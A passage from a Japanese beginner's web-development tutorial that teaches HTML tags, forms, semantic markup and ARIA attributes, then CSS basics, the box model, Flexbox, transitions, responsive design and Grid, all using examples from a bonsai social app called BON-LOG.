<!-- 外部リンク（他のサイト） -->
<!-- target="_blank" で新しいタブで開く -->
<!-- rel="noopener noreferrer" はセキュリティ対策 -->
<a href="https://example.com" target="_blank" rel="noopener noreferrer">
  外部サイトへ
</a>

<!-- メールリンク -->
<a href="mailto:info@bon-log.com">お問い合わせ</a>

```

コラム:「属性」とは? タグの中に書く `href=" ... "` や `class=" ... "` のような情報を「属性 (attribute)」と呼びます。属性はタグに追加情報を与えるもので、`属性名="値"` の形式で書きます。

```

<a href="/login" class="link" id="login-link">ログイン</a>
      ^^^^^^^^^^^^^      ^^^^^^^^^^^^^      ^^^^^^^^^^^^^
      属性1              属性2              属性3

```

画像タグ (img)

```

<!-- 基本的な画像表示 -->
<!-- src: 画像のパス（場所） -->
<!-- alt: 画像の説明文（画像が表示できない時やスクリーンリーダーで読まれる） -->


<!-- サイズを指定した画像 -->


```

注意！ `alt` 属性（代替テキスト）は必ず書きましょう。これにはいくつかの理由があります。

- 画像が読み込めない場合に、代わりに表示されるテキスト
- スクリーンリーダーが読み上げるテキスト（アクセシビリティ）
- 検索エンジンが画像の内容を理解するための手がかり（SEO）

BON-LOGでは Next.js の `<Image>` コンポーネントを使いますが、`alt` が必要な点は同じです。

リストタグ（ul / ol / li）

```

<!-- 順序なしリスト（・で始まるリスト） -->
<ul>
  <li>黒松</li>
  <li>五葉松</li>
  <li>真柏</li>
</ul>

<!-- 順序ありリスト（1, 2, 3 ... で始まるリスト） -->
<ol>
  <li>水やり</li>
  <li>施肥</li>
  <li>剪定</li>
</ol>

<!-- ネスト（入れ子）も可能 -->
<ul>
  <li>松柏類
    <ul>
      <li>黒松</li>
      <li>五葉松</li>
    </ul>
  </li>
  <li>雑木類
    <ul>
      <li>楓</li>
      <li>樺</li>
    </ul>
  </li>
</ul>

```

グループ化タグ (div / section / article)

```
<!-- div: 汎用的なグループ化（特に意味を持たない） -->
<div class="container">
  <div class="card">
    <h3>投稿タイトル</h3>
    <p>投稿の内容 ... </p>
  </div>
</div>

<!-- section: 意味のあるセクション -->
<section>
  <h2>最新の投稿</h2>
  <p>タイムラインの投稿が表示されます。</p>
</section>

<!-- article: 独立したコンテンツ（それ単体で意味が通じるもの） -->
<article>
  <h2>黒松の剪定方法</h2>
  <p>春先に新芽が伸びてきたら ... </p>
</article>
```

入力フォーム

フォームは、ユーザーからの入力を受け取るための要素です。BON-LOGでは、ログインフォーム、投稿フォーム、検索フォームなど多くの場所で使います。

```

<!-- form: フォーム全体を囲むタグ -->
<!-- action: 送信先のURL -->
<!-- method: HTTPメソッド (GETまたはPOST) -->
<form action="/api/login" method="POST">

  <!-- label: 入力欄の説明 (for属性でinputと紐づける) -->
  <label for="email">メールアドレス</label>
  <!-- input: 入力欄 -->
  <!-- type: 入力の種類 (text, email, password, number, date, file等) -->
  <!-- id: labelのfor属性と対応させる識別子 -->
  <!-- name: サーバーに送信する際のキー名 -->
  <!-- placeholder: 入力欄に薄く表示されるヒント -->
  <!-- required: 入力必須にする -->
  <input
    id="email"
    type="email"
    name="email"
    placeholder="mail@example.com"
    required
  />

  <label for="password">パスワード</label>
  <input
    id="password"
    type="password"
    name="password"
    placeholder="8文字以上"
    required
  />

  <!-- textarea: 複数行のテキスト入力欄 -->
  <label for="bio">自己紹介</label>
  <textarea
    id="bio"
    name="bio"
    rows="4"
    placeholder="あなたの盆栽歴や好きな樹種を教えてください"
  ></textarea>

  <!-- select: ドロップダウン選択 -->
  <label for="genre">ジャンル</label>
  <select id="genre" name="genre">
    <option value="">選択してください</option>
    <option value="shouhaku">松柏類</option>
    <option value="zouki">雑木類</option>
    <option value="kusamono">草もの</option>
  </select>

  <!-- checkbox: チェックボックス -->
  <label>
    <input type="checkbox" name="agree" required />

```

```
    利用規約に同意する  
  </label>
```

```
    <!-- submit: 送信ボタン -->  
    <button type="submit">ログイン</button>  
  </form>
```

ここがポイント！ BON-LOGでのフォーム BON-LOGでは、HTMLの `<form>` タグに加えて、React の状態管理と Next.js の Server Actions を組み合わせてフォームを実装します。ここでは HTML のフォームの基礎を理解しておくことが重要です。

セマンティックHTML

「セマンティック（Semantic）」とは「意味のある」という意味です。セマンティックHTMLとは、**タグの意味を考えて適切なタグを使う**ことです。

日常生活での例え: 書類の書式 セマンティックHTMLは、書類の書式に例えられます。「件名」を本文と同じ大きさで書いても内容は伝わりますが、ちゃんと「件名欄」に書いた方が、誰が読んでも一目で分かります。同様に、すべてを `<div>` で書いても見た目は作れますが、`<header>`、`<nav>`、`<main>`、`<footer>` を使った方が、ブラウザや検索エンジン、スクリーンリーダー（視覚障害者がWebを利用するための読み上げソフト）が正しくページを理解できます。

用語解説

- **アクセシビリティ（Accessibility）**：年齢・障害の有無にかかわらず、すべての人がWebサイトを利用できるようにすること。略して「a11y」とも書きます。
- **SEO（エスイーオー：Search Engine Optimization）**：検索エンジン最適化。GoogleやBingなどの検索結果で上位に表示されるようにWebサイトを改善すること。
- **スクリーンリーダー**：画面の内容を音声で読み上げるソフトウェア。視覚障害者のWeb利用を支援します。セマンティックHTMLを使うことで、より正確に読み上げられます。

<!-- ❌ 悪い例: すべて div で構成 (意味が不明確) -->

```
<div class="header">
  <div class="logo">BON-LOG</div>
  <div class="nav">
    <div class="nav-item">ホーム</div>
    <div class="nav-item">投稿</div>
  </div>
</div>
<div class="main">
  <div class="article">記事の内容</div>
</div>
<div class="footer">フッター</div>
```

<!-- ✅ 良い例: 意味のあるタグを使用 -->

```
<header>
  <h1>BON-LOG</h1>
  <nav>
    <a href="/feed">ホーム</a>
    <a href="/posts">投稿</a>
  </nav>
</header>
<main>
  <article>記事の内容</article>
</main>
<footer>フッター</footer>
```

セマンティックHTMLのメリット:

- **アクセシビリティ**: スクリーンリーダーがページの構造を正しく読み上げられる
- **SEO**: 検索エンジンがページの内容を正しく理解できる
- **可読性**: コードを読むだけでページの構造が分かる

主なセマンティックタグ:

タグ	意味	使用例
<code><header></code>	ページやセクションのヘッダー	ナビゲーションバー
<code><nav></code>	ナビゲーション（リンクの集まり）	メニュー
<code><main></code>	ページのメインコンテンツ	投稿一覧
<code><article></code>	独立したコンテンツ	投稿カード
<code><section></code>	テーマごとのセクション	「最新の投稿」セクション
<code><aside></code>	サイドバー、補足情報	おすすめユーザー
<code><footer></code>	ページやセクションのフッター	コピーライト

アクセシビリティ属性（aria属性）

Webアクセシビリティ（すべての人がWebサイトを利用できるようにすること）のために、HTML要素に追加情報を付与する **ARIA属性**（エーリア：Accessible Rich Internet Applications）があります。

←!— aria-label: 要素の説明を追加（視覚的に見えないがスクリーンリーダーが読む） →

```
<button aria-label="投稿を削除">
```

```
  <svg>←!— ゴミ箱アイコン →</svg>
```

```
</button>
```

←!— アイコンだけのボタンは、見た目では分かってても

スクリーンリーダーでは「ボタン」としか読まれない。

aria-label をつけると「投稿を削除 ボタン」と読まれる →

←!— aria-hidden: スクリーンリーダーから隠す（装飾的な要素） →

```
<span aria-hidden="true">✂ </span>
```

```
<span>盆栽太郎さんがいいねしました</span>
```

←!— role: 要素の役割を明示する →

```
<div role="alert">エラーが発生しました</div>
```

```
<div role="navigation">ナビゲーション</div>
```

```
<div role="dialog">モーダルダイアログ</div>
```

←!— aria-expanded: 展開/折りたたみの状態 →

```
<button aria-expanded="false" aria-controls="menu">
```

```
  メニュー
```

```
</button>
```

```
<nav id="menu" hidden>
```

```
  ←!— メニューの内容 →
```

```
</nav>
```

ここがポイント！ BON-LOG でのアクセシビリティ BON-LOG では shadcn/ui コンポーネントを使います。shadcn/ui は、ボタン、ダイアログ、ドロップダウンなどのコンポーネントに 適切な ARIA 属性が組み込まれています。セマンティックHTMLと組み合わせることで、スクリーンリーダーのユーザーにも使いやすいアプリを提供できます。

理解度チェック

- ☐ HTMLタグの基本構造（開始タグ・内容・終了タグ）を説明できますか？
- ☐ `<head>` と `<body>` の違いを説明できますか？
- ☐ ブロック要素とインライン要素の違いを説明できますか？
- ☐ セマンティックHTMLを使う理由を説明できますか？
- ☐ `<a>` タグの `href` 属性の役割を説明できますか？
- ☐ `aria-label` 属性はどのような場面で使いますか？

2.3 CSS -- 見た目を作る

このセクションで学ぶこと

- CSSの基本構文（セレクタ、プロパティ、値）
- ボックスモデルの概念
- Flexboxによるレイアウト
- レスポンシブデザインの基礎
- CSSの適用方法と優先順位

CSSとは？

CSS（Cascading Style Sheets：カスケーディング・スタイルシート）は、Webページの**見た目**を定義する言語です。「どう表示するか」（色、サイズ、配置、アニメーションなど）を指定します。

用語の分解

- **Cascading（カスケーディング）**：「滝のように流れ落ちる」という意味。複数のスタイルが競合したとき、優先順位に従って「上から下に流れるように」適用されることから。
- **Style Sheets（スタイルシート）**：見た目（スタイル）の指定書（シート）。

つまりCSSとは「優先順位付きの見た目指定書」です。

なぜCSSが重要か？ CSSがなければ、Webページはただの白黒テキストの羅列になります。ユーザーが使いやすい、見やすいWebサイトを作るにはCSSが不可欠です。特にBON-LOGでは和風の落ち着いた雰囲気を表現するために、色使い、余白、レイアウトに大きなこだわりがあります。CSSの基本を理解していれば、Tailwind CSSを使う際にも「なぜこのクラス名でこの見た目になるのか」を理解できます。

日常生活での例え: 部屋のインテリア HTMLが「部屋の間取り（壁、窓、ドアの位置）」だとすれば、CSSは「インテリアコーディネート」です。

- 壁の色を塗り替える = `background-color`
- 家具の配置を決める = `display: flex` + `justify-content`
- 家具と壁の間にスペースを空ける = `margin`（外側の余白）
- クッションとソファの間のふかふか感 = `padding`（内側の余白）
- 額縁をつける = `border`（枠線）

基本構文

CSSは「セレクト」「プロパティ」「値」の3つで構成されます。

```

/* 基本構文: セレクタ { プロパティ: 値; } */

/*
  セレクタ: スタイルを適用する対象 (「誰に」)
  プロパティ: 何を変えるか (「何を」)
  値: どう変えるか (「どのように」)
*/

/* ↓ h1タグ (セレクタ) の文字色 (プロパティ) を深緑 (値) にする */
h1 {
  color: #2d5016;          /* 文字色 (カラーコード指定) */
  font-size: 24px;         /* 文字サイズ (ピクセル指定) */
  font-weight: bold;       /* 文字の太さ (太字) */
  margin-bottom: 16px;     /* 下の余白 (外側) */
}

/* ↓ class="card" の要素にスタイルを適用 (ドットで始まるのがクラスセレクタ) */
.card {
  background-color: white; /* 背景色 */
  border: 1px solid #e5e5e5; /* 枠線 (1ピクセル、実線、灰色) */
  border-radius: 8px;      /* 角丸 (8ピクセルの丸み) */
  padding: 16px;           /* 内側の余白 */
  box-shadow: 0 2px 4px rgba(0,0,0,0.1); /* 影 (x, y, ぼかし, 色) */
}

/* ↓ id="header" の要素にスタイルを適用 (シャープで始まるのがIDセレクタ) */
#header {
  background-color: #f5f0e8; /* ベージュ系の背景色 */
}

```

セレクタの種類

セレクタ	書き方	意味	例
タグセレクタ	<code>h1</code>	指定したタグすべて	<code>h1 { color: red; }</code>
クラスセレクタ	<code>.card</code>	class属性が一致する要素	<code>.card { padding: 16px; }</code>
IDセレクタ	<code>#header</code>	id属性が一致する要素	<code>#header { height: 60px; }</code>
子孫セレクタ	<code>.card p</code>	.card の中の p タグ	<code>.card p { color: gray; }</code>
複数指定	<code>h1, h2</code>	h1 と h2 の両方	<code>h1, h2 { color: green; }</code>

CSSの適用方法

CSSをHTMLに適用するには、主に3つの方法があります。

```

<!-- 方法1: 外部スタイルシート（推奨） -->
<!-- HTMLとCSSを別ファイルに分けるため、管理しやすい -->
<head>
  <link rel="stylesheet" href="styles.css">
</head>

<!-- 方法2: 内部スタイルシート -->
<!-- HTMLファイル内に直接CSSを書く -->
<head>
  <style>
    h1 { color: #2d5016; }
    .card { padding: 16px; }
  </style>
</head>

<!-- 方法3: インラインスタイル -->
<!-- HTML要素に直接スタイルを書く -->
<h1 style="color: #2d5016; font-size: 24px;">BON-LOG</h1>

```

CSSの優先順位（詳細度）

同じ要素に複数のスタイルが適用される場合、どのスタイルが優先されるかは「詳細度（Specificity：スペシフィシティ）」というルールで決まります。

優先順位（低い → 高い）：

- | | | |
|---------------|-------------------------------------|----------------|
| 1. タグセクタ | <code>h1 { ... }</code> | 詳細度: (0, 0, 1) |
| 2. クラスセクタ | <code>.card { ... }</code> | 詳細度: (0, 1, 0) |
| 3. IDセクタ | <code>#header { ... }</code> | 詳細度: (1, 0, 0) |
| 4. インラインスタイル | <code>style=" ... "</code> | 最も高い |
| 5. !important | <code>color: red !important;</code> | すべてに勝つ（非推奨） |

例:

```

h1 { color: blue; }           /* 詳細度 (0,0,1) */
.title { color: green; }      /* 詳細度 (0,1,0) ← こちらが勝つ */
#main-title { color: red; }   /* 詳細度 (1,0,0) ← さらに勝つ */

```

```
<h1 class="title" id="main-title">この文字は赤</h1>
```

ここがポイント！ BON-LOGでは詳細度を意識する必要がない Tailwind CSS を使う場合、クラスベースのユーティリティを使うため、詳細度の問題はほとんど発生しません。しかし、カスタムCSSを書く場合やデバッグ時に「なぜこのスタイルが適用されないのか」を理解するために、この知識は役立ちます。

色の指定方法

CSSでは色をいくつかの方法で指定できます。

```
.example {  
  /* カラーコード（16進数）： #RRGGBB */  
  color: #2d5016;          /* 深緑 */  
  
  /* RGB関数： rgb(赤, 緑, 青) 各0~255 */  
  color: rgb(45, 80, 22);  
  
  /* RGBA関数： 透明度付き（0~1） */  
  color: rgba(45, 80, 22, 0.8); /* 80%の不透明度 */  
  
  /* 色名 */  
  color: green;  
  color: white;  
  color: transparent; /* 透明 */  
}
```

コラム: BON-LOGのカラーパレット BON-LOGは和風のデザインを目指しているため、以下のような色を使います。

- 深緑 `#2d5016` - メインカラー（盆栽の葉をイメージ）
- 茶色 `#8B4513` - アクセントカラー（木の幹をイメージ）
- ページュ `#f5f0e8` - 背景色（和紙をイメージ）
- 薄灰色 `#e5e5e5` - 枠線、区切り線


単位

CSSではさまざまな単位を使います。

単位	意味	使用場面
px	ピクセル（固定値）	枠線の太さ、固定サイズ
%	親要素に対する割合	幅、高さ
rem	ルート要素の文字サイズ基準（通常16px = 1rem）	文字サイズ、余白
em	親要素の文字サイズ基準	文字サイズ
vw	ビューポート幅の1%	全画面幅に対する指定
vh	ビューポート高さの1%	全画面高さに対する指定

ボックスモデル

CSSで最も重要な概念の一つが**ボックスモデル**です。すべてのHTML要素は「箱」として扱われ、以下の4つの層で構成されています。



内側から: **content** → **padding** → **border** → **margin**

具体的な例:

```

.post-card {
  /* content: テキストや画像が表示される領域 */
  width: 400px;          /* コンテンツの幅 */
  height: 200px;         /* コンテンツの高さ */

  /* padding: コンテンツと枠線の間の余白（内側） */
  padding: 16px;         /* 上下左右すべて16px */
  padding-top: 8px;      /* 上だけ8px */
  padding: 8px 16px;     /* 上下8px、左右16px */
  padding: 8px 16px 12px 16px; /* 上8px、右16px、下12px、左16px */


  /* border: 枠線 */
  border: 1px solid #e5e5e5; /* 太さ 線種 色 */
  border-radius: 8px;      /* 角丸 */

  /* margin: 要素の外側の余白 */
  margin: 16px;           /* 上下左右すべて16px */
  margin-bottom: 24px;    /* 下だけ24px */
  margin: 0 auto;        /* 上下0px、左右は自動（中央寄せ） */
}

```

ここがポイント！ padding と margin の違い

- **padding**: 枠線の**内側**の余白。背景色が適用される範囲に含まれる。
- **margin**: 枠線の**外側**の余白。要素と要素の間の距離。



box-sizing

デフォルトでは、`width` と `height` は content の大きさのみを指定します。padding と border は width に含まれないため、実際の要素の大きさが予想と異なることがあります。

```

/* デフォルト: content-box */
.box-default {
  width: 400px;
  padding: 16px;
  border: 1px solid #e5e5e5;
  /* 実際の幅: 400 + 16*2 + 1*2 = 434px (予想より大きい!) */
}

/* 推奨: border-box */
.box-better {
  box-sizing: border-box;
  width: 400px;
  padding: 16px;
  border: 1px solid #e5e5e5;
  /* 実際の幅: 400px (padding と border が含まれる) */
}

/* 通常、全要素に border-box を適用する */
*, *::before, *::after {
  box-sizing: border-box;
}

```

なぜ `box-sizing: border-box` が推奨？ デフォルトの `content-box` では、`width: 200px` に `padding: 20px` を加えると、要素の実際の幅は240pxになります。`border-box` では、`width: 200px` の中にpaddingが含まれるため、計算が直感的になります。ほぼ全てのプロジェクトで `border-box` を使用します。

display プロパティ -- 表示方法の指定

CSS で最も重要なプロパティの一つが `display` です。要素がどのように表示されるかを決定します。

```

/* display の主な値 */
.example {
  display: block;           /* ブロック表示（横幅いっぱいを占める、前後に改行） */
  display: inline;         /* インライン表示（内容の幅だけ、前後に改行なし） */
  display: inline-block;   /* インライン + ブロック（横並びで、幅・高さ指定可能） */
  display: none;           /* 非表示（完全に消える。スペースも占めない） */
  display: flex;           /* Flexboxレイアウト（後述） */
  display: grid;           /* Gridレイアウト（後述） */
}

```

display値	動作	並び方	備考
<code>block</code>	横幅いっぱいを使い、縦に並ぶ	<code>【ブロック要素1】</code> (改行) <code>【ブロック要素2】</code>	<code><div></code> のデフォルト
<code>inline</code>	内容の幅だけ、横に並ぶ	<code>【テキスト1】</code> <code>【テキスト2】</code> <code>【テキスト3】</code>	width, height, margin-top/bottom は効かない
<code>inline-block</code>	横に並ぶが、width/height指定可能	<code>【ボタン1】</code> <code>【ボタン2】</code> <code>【ボタン3】</code>	横並びでサイズ指定したい場合に便利
<code>none</code>	完全に非表示	(何も表示されない)	DOMに存在するがレンダリングされない。 レスポンシブデザインで要素を隠す時に使う

ここがポイント！ `display: none` vs `visibility: hidden`

- `display: none` -- 要素が完全に消え、スペースも占めない
- `visibility: hidden` -- 要素は見えないが、スペースは残る

```
/* 要素が消えてスペースも詰まる */
.hidden-element { display: none; }

/* 要素は見えないが場所は確保されたまま */
.invisible-element { visibility: hidden; }
```

Flexbox -- 要素の並び方

Flexbox（フレックスボックス：Flexible Box Layout）は、要素を**横並び**や**縦並び**に配置するためのレイアウトの仕組みです。モダンなWebデザインでは最も頻繁に使われるレイアウト手法です。

なぜFlexboxが重要か？ Web開発では「要素を横に並べたい」「中央に配置したい」「均等に配置したい」という場面が非常に多く発生します。Flexbox以前は、これらの実現が非常に困難でした。BON-LOGの3カラムレイアウト、ナビゲーションバー、投稿カード内のボタン配置など、ほぼすべてのレイアウトでFlexboxの概念が使われています。Tailwind CSSでも `flex`、`items-center`、`justify-between` のようにFlexboxベースのクラスを多用するため、この概念の理解は必須です。

Flexboxの2つの軸 Flexboxには必ず2つの軸があります：

- **主軸 (Main Axis)** : アイテムが並ぶ方向。 `flex-direction: row` なら横、 `column` なら縦
- **交差軸 (Cross Axis)** : 主軸に対して垂直な方向

`justify-content` は主軸方向の配置、 `align-items` は交差軸方向の配置を制御します。

```
/* 横並び (デフォルト) */
.header {
  display: flex;                /* Flexboxを有効にする */
  justify-content: space-between; /* 主軸方向の配置 (両端に寄せる) */
  align-items: center;          /* 交差軸方向の配置 (垂直方向中央) */
  gap: 16px;                   /* 子要素間の隙間 */
}

/* 縦並び */
.sidebar {
  display: flex;
  flex-direction: column; /* 縦方向に並べる */
  gap: 8px;
}
```

Flexboxの配置イメージ:

- `display: flex;` (横並び) : [要素1] [要素2] [要素3] → 横に並ぶ
- `flex-direction: column;` (縦並び) : 要素1, 要素2, 要素3 が縦に並ぶ

- `justify-content` の種類:

`flex-start` (デフォルト) :

[A] [B] [C] ←左寄せ

`center:`

[A] [B] [C] ←中央寄せ

`flex-end:`

[A] [B] [C] ←右寄せ

`space-between:`

[A] [B] [C] ←等間隔 (両端に寄せる)

`space-around:`

[A] [B] [C] ←等間隔 (両端にもスペース)

- `align-items` の種類 (交差軸=垂直方向) :

`flex-start:` `center:` `flex-end:`

[A]		
	[A]	
		[A]

BON-LOGの3カラムレイアウトの例:

```
/* BON-LOGの3カラムレイアウト */
.three-column {
  display: flex;          /* 横並びにする */
  gap: 24px;              /* カラム間の隙間 */
}

.left-sidebar {
  width: 240px;           /* 左カラムの幅（固定） */
  flex-shrink: 0;         /* 縮まないようにする */
}

.main-content {
  flex: 1;               /* 残りの幅をすべて使う */
  min-width: 0;           /* 最小幅を0にして、はみ出しを防ぐ */
}

.right-sidebar {
  width: 300px;           /* 右カラムの幅（固定） */
  flex-shrink: 0;         /* 縮まないようにする */
}
```

左サイドバー	メインコンテンツ	右サイドバー
240px (固定)	残りの幅 (flex:1)	300px (固定)
ナビゲーション	タイムライン	おすすめ等

CSSトランジション -- なめらかな変化

CSSトランジション（Transition）を使うと、スタイルの変化をなめらかなアニメーションにできます。ボタンのホバー効果やメニューの開閉など、BON-LOGでも多くの場面で使います。

```

/* ボタンにホバー効果をつける */
.button {
  background-color: #2d5016;          /* 通常時の背景色 */
  color: white;
  padding: 8px 16px;
  border-radius: 8px;

  /* transition: 変化するプロパティ 時間 イージング */
  transition: background-color 0.2s ease;
  /* → background-color の変化を 0.2秒かけて、easeのカーブで行う */
}

.button:hover {
  background-color: #1a3009;          /* ホバー時の背景色（暗め） */
  /* transition のおかげで、パツと切り替わず、なめらかに変化する */
}

/* 複数のプロパティを同時にアニメーション */
.card {
  transform: translateY(0);           /* 通常位置 */
  box-shadow: 0 2px 4px rgba(0,0,0,0.1);

  /* 複数指定するときはカンマ区切り */
  transition: transform 0.2s ease, box-shadow 0.2s ease;
}

.card:hover {
  transform: translateY(-4px);        /* 上に4px浮かぶ */
  box-shadow: 0 8px 16px rgba(0,0,0,0.15); /* 影が強くなる */
}

/* すべてのプロパティを一括指定（簡略だがパフォーマンス注意） */
.element {
  transition: all 0.3s ease;
}

```

トランジションのイメージ:

transition なし（瞬時に変化）:

通常: [■■■■■■■] → ホバー: [■■■■■■■]
 緑 暗い緑
 パツと変わる

transition あり（なめらかに変化）:

通常: [■■■■■■■] → [■■■■■■■] → [■■■■■■■]
 緑 中間色 暗い緑
 ← 0.2秒かけてなめらかに変化 →

ここがポイント！ Tailwind CSS でのトランジション Tailwind では `transition-colors duration-200` のようにクラスで指定します。

```
<!-- ホバーで背景色がなめらかに変わるボタン -->
<button class="bg-green-800 hover:bg-green-900 transition-colors duration-200">
  投稿する
</button>
```

レスポンシブデザイン

レスポンシブデザイン（Responsive Design）とは、画面サイズに応じてレイアウトを変えるデザイン手法です。メディアクエリ（Media Query：`@media` を使ったCSS条件分岐）を使って、画面幅に応じたスタイルを定義します。

用語解説

- **ビューポート（Viewport）**：ブラウザでWebページが表示される領域のこと。スマホなら画面全体、PCならブラウザウィンドウの表示部分。
- **ブレイクポイント（Breakpoint）**：レイアウトが切り替わる画面幅の境界値。例えば768pxがタブレットとスマホの境目。
- **モバイルファースト（Mobile First）**：まずスマホ用のデザインを作り、画面が大きくなるにつれてスタイルを追加していく設計手法。

なぜレスポンシブデザインが重要か？ 現在のWeb利用者の約60%はスマートフォンからアクセスしています。BON-LOGも、スマホ・タブレット・デスクトップすべてで快適に使えることを目指しています。1つのHTMLを書くだけで、あらゆる画面サイズに対応できるのがレスポンシブデザインの強みです。

```

/* モバイルファースト：まずモバイル用のスタイルを書く */
.layout {
  display: flex;
  flex-direction: column; /* モバイル：縦並び（1カラム） */
}

.sidebar {
  display: none; /* モバイル：サイドバーを非表示 */
}

/* タブレット以上（768px〜） */
@media (min-width: 768px) {
  .layout {
    flex-direction: row; /* タブレット：横並び（2カラム） */
  }
  .sidebar {
    display: block; /* タブレット：サイドバーを表示 */
  }
}

/* デスクトップ（1024px〜） */
@media (min-width: 1024px) {
  .layout {
    max-width: 1200px; /* デスクトップ：最大幅を制限 */
    margin: 0 auto; /* 中央寄せ */
  }
}

```

画面サイズ	レイアウト	カラム数
モバイル（～767px）	メインコンテンツ + ボトムナビ	1カラム
タブレット（768px～）	サイドバー + メインコンテンツ	2カラム
デスクトップ（1024px～）	左サイドバー + メインコンテンツ + 右サイドバー	3カラム

ここがポイント！ BON-LOGではCSSを直接書きません BON-LOGでは **Tailwind CSS** というツールを使います（第6章で詳しく解説）。Tailwind では `class="flex items-center gap-4"` のように HTML 上で直接スタイルを指定します。

CSSの知識が不要になるわけではなく、Tailwindの裏側ではCSSが動いています。ここで学んだ Flexbox やボックスモデルの知識は Tailwind でも必要です。

ボックスモデル詳解 -- 要素のサイズを正確に理解する

先ほどボックスモデルの基本を学びましたが、ここではさらに詳しく、実際の開発で遭遇する場面と合わせて掘り下げます。

margin の相殺（マージンの折りたたみ）

CSSには「隣接する要素の上下のmarginが重なると、大きい方だけ適用される」という 独特のルール（margin collapse = マージンの折りたたみ）があります。

```
/* 2つの段落が並んでいる場合 */
.paragraph-a {
  margin-bottom: 20px; /* 下に20pxの余白 */
}
.paragraph-b {
  margin-top: 30px; /* 上に30pxの余白 */
}

/*
  直感的には 20px + 30px = 50px の間隔が空きそうですが、
  実際には大きい方の 30px だけが適用されます。
  これが「マージンの折りたたみ」です。
*/
```

動作	段落Aと段落Bの間隔	説明
期待する動作	50px (20px + 30px)	margin-bottom: 20px + margin-top: 30px の合計
実際の動作	30px	大きい方の値だけが採用される（マージンの折りたたみ）

ここがポイント！ Flexbox/Grid ではマージンの折りたたみ起きない `display: flex` や `display: grid` を指定した親要素の中では、マージンの折りたたみが発生しません。BON-LOGでは Flexbox を多用するため、この問題に遭遇することは少ないですが、通常のブロックレイアウトでは覚えておく役立ちます。

要素のはみ出し制御（overflow）

コンテンツが要素のサイズを超える場合の表示方法を制御できます。

```
.post-content {
  width: 300px;
  height: 200px;

  /* overflow の値 */
  overflow: visible; /* はみ出して表示（デフォルト） */
  overflow: hidden; /* はみ出した部分を非表示にする */
  overflow: scroll; /* 常にスクロールバーを表示 */
  overflow: auto; /* はみ出す場合のみスクロールバーを表示（推奨） */
}

/* BON-LOGの投稿カードでテキストが長い場合 */
.post-text-preview {
  max-height: 100px; /* 最大高さを制限 */
  overflow: hidden; /* はみ出した部分を隠す */
}

/* 横スクロール（画像ギャラリーなど） */
.image-gallery {
  display: flex;
  overflow-x: auto; /* 横方向のみスクロール */
  overflow-y: hidden; /* 縦方向のはみ出し非表示 */
  gap: 8px;
}
```

CSS Grid -- 2次元レイアウト

Flexbox が「1次元」（横方向 or 縦方向）のレイアウトに強いのに対し、**CSS Grid**は「2次元」（行と列の両方を同時に制御）のレイアウトに強い仕組みです。

日常生活での例え: 棚の仕切り

- **Flexbox** = 1列の本棚。本を横に並べる or 縦に積む。
- **Grid** = 引き出し付きの棚。行（段）と列（仕切り）の両方で区画を作る。

Flexbox（1次元） : A | B | C | D → 横に並ぶだけ

Grid（2次元） :

列1	列2	列3
A	B	C
D	E	F
G (2列分)		H

```

/* Grid の基本構文 */
.grid-container {
  display: grid;
  grid-template-columns: 1fr 1fr 1fr;
  grid-template-rows: auto auto;
  gap: 16px;
}

/* Gridを有効にする */
/* 3列（均等幅） */
/* 2行（内容に合わせた高さ） */
/* セル間の隙間 */

/* fr 単位 = 残りのスペースを比率で分配する単位 */
/* 1fr 1fr 1fr = 1:1:1 = 3等分 */
/* 1fr 2fr 1fr = 1:2:1 = 中央が2倍の幅 */

```

指定方法	CSS	列1	列2	列3	列4
均等な3列	<code>1fr 1fr 1fr</code>	1fr (33.3%)	1fr (33.3%)	1fr (33.3%)	-
中央が広い3列	<code>200px 1fr 200px</code>	200px	残り全部 (1fr)	200px	-
repeat関数で繰り返す	<code>repeat(4, 1fr)</code>	1fr (25%)	1fr (25%)	1fr (25%)	1fr (25%)

Grid の実用例: 投稿ギャラリー

```

/* BON-LOGの投稿画像ギャラリー（4枚までの画像をグリッド表示） */

/* 1枚の場合：全幅表示 */
.gallery-1 {
  display: grid;
  grid-template-columns: 1fr; /* 1列 */
}

/* 2枚の場合：横2分割 */
.gallery-2 {
  display: grid;
  grid-template-columns: 1fr 1fr; /* 2列 */
  gap: 4px;
}

/* 3枚の場合：左に大きい画像、右に2段 */
.gallery-3 {
  display: grid;
  grid-template-columns: 2fr 1fr; /* 2列（左が2倍幅） */
